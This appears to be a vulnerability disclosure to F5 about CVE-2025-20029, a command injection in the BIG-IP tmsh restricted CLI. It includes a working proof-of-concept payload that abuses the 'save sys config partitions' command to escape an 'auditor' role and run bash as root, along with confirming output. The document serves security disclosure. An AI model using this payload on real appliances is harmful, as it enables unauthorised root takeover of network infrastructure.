
F5 Disclosures

Version 16.1.4.1

Environment:

- F5 BIG-IP v16.1.4.1




```
[[redacted]] / # cat VERSION
Product: BIG-IP
Version: 16.1.4.1
Build: 0.50.5
Sequence: 16.1.4.1-0.50.5.50
BaseBuild: 0.0.5
Edition: Engineering Hotfix
Date: Wed Oct 25 15:59:23 PDT 2023
Built: 231025155923
```

Findings:

1. CVE-2025-20029: Command Injection in TMSH CLI

Description:
A command injection vulnerability exists in the F5 “tmsh” restricted CLI which allows an authenticated attacker to leverage the commands accessible by a low privilege user in order to bypass restrictions, inject arbitrary commands and obtain remote code execution as the “root” user on the target system.

Proof of Concept:
In order to perform this vulnerability we have connected via SSH to the F5 machine as a low privilege user with the “auditor” role.




```
[redacted]_pentest@[redacted](/Common)(tmos)# show auth user

-----------------------------------------------
Roles Available for Auth::User [redacted]_pentest
Role     Partition
-----------------------------------------------
auditor   [All]
```

Note: Other non-administrative roles with “tmsh” access may be vulnerable to this exploit.

This user is not allowed to directly execute dangerous/privileged “tmsh” commands such as “bash”, “tcpdump”, etc., but this restriction can be bypassed by using an allowed “tmsh” command (e.g. “save” which has the added benefit of being run as the “root” user) and escaping the injected commands using special “tmsh” characters enclosed in single-quotes or double-quotes.



```
[redacted]_pentest@[redacted](/Common)(tmos)# bash
Syntax Error: "bash" unexpected argument
[redacted]_pentest@[redacted](/Common)(tmos)# bash -c id
Syntax Error: "bash" unexpected argument
[redacted]_pentest@[redacted](/Common)(tmos)#
[redacted]_pentest@[redacted](/Common)(tmos)#
[redacted]_pentest@[redacted](/Common)(tmos)# save sys config partitions { Common "}; " bash -c id " ; #" }
Saving running configuration...
  /config/bigip.conf
  /config/bigip_base.conf
  /config/bigip_script.conf
  /config/bigip_user.conf
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
```

In this scenario we have used the following command:

```
save sys config partitions { Common "}; " bash -c id " ; #" }
```


This command is considered valid by the “tmsh” CLI parser, but gets split into the following 2 commands:

```
save sys config partitions { Common };
bash -c id ;
```

Note: The “Common” partition needs to be a valid F5 partition or else the command will end prematurely and will not execute the rest of the injected command (in this case the “bash” command).

Note 2: Because the injection happens at the level of the “tmsh” parser, we cannot directly execute any system command, but we need to execute known commands (e.g. “bash”, “tcpdump”, “netstat”, etc.).

By using “pspy” we can see that the initial “tmsh” command is successfully split into 2 distinct commands by the “};” delimiter.



```
2024/09/19 17:29:18 CMD: UID=0     PID=28321  | /usr/bin/tmsh save sys config partitions { Common }; bash -c whoami ; # }
2024/09/19 17:29:18 CMD: UID=0     PID=28325  | /usr/bin/tmsh save sys config partitions { Common }; bash -c whoami ; # }
2024/09/19 17:29:18 CMD: UID=0     PID=28328  | /usr/bin/tmsh save sys config partitions { Common }; bash -c whoami ; # }
2024/09/19 17:29:18 CMD: UID=0     PID=28329  | /usr/bin/tmsh save sys config partitions { Common }; bash -c whoami ; # }
2024/09/19 17:29:18 CMD: UID=0     PID=28351  | /bin/bash -c whoami ;
```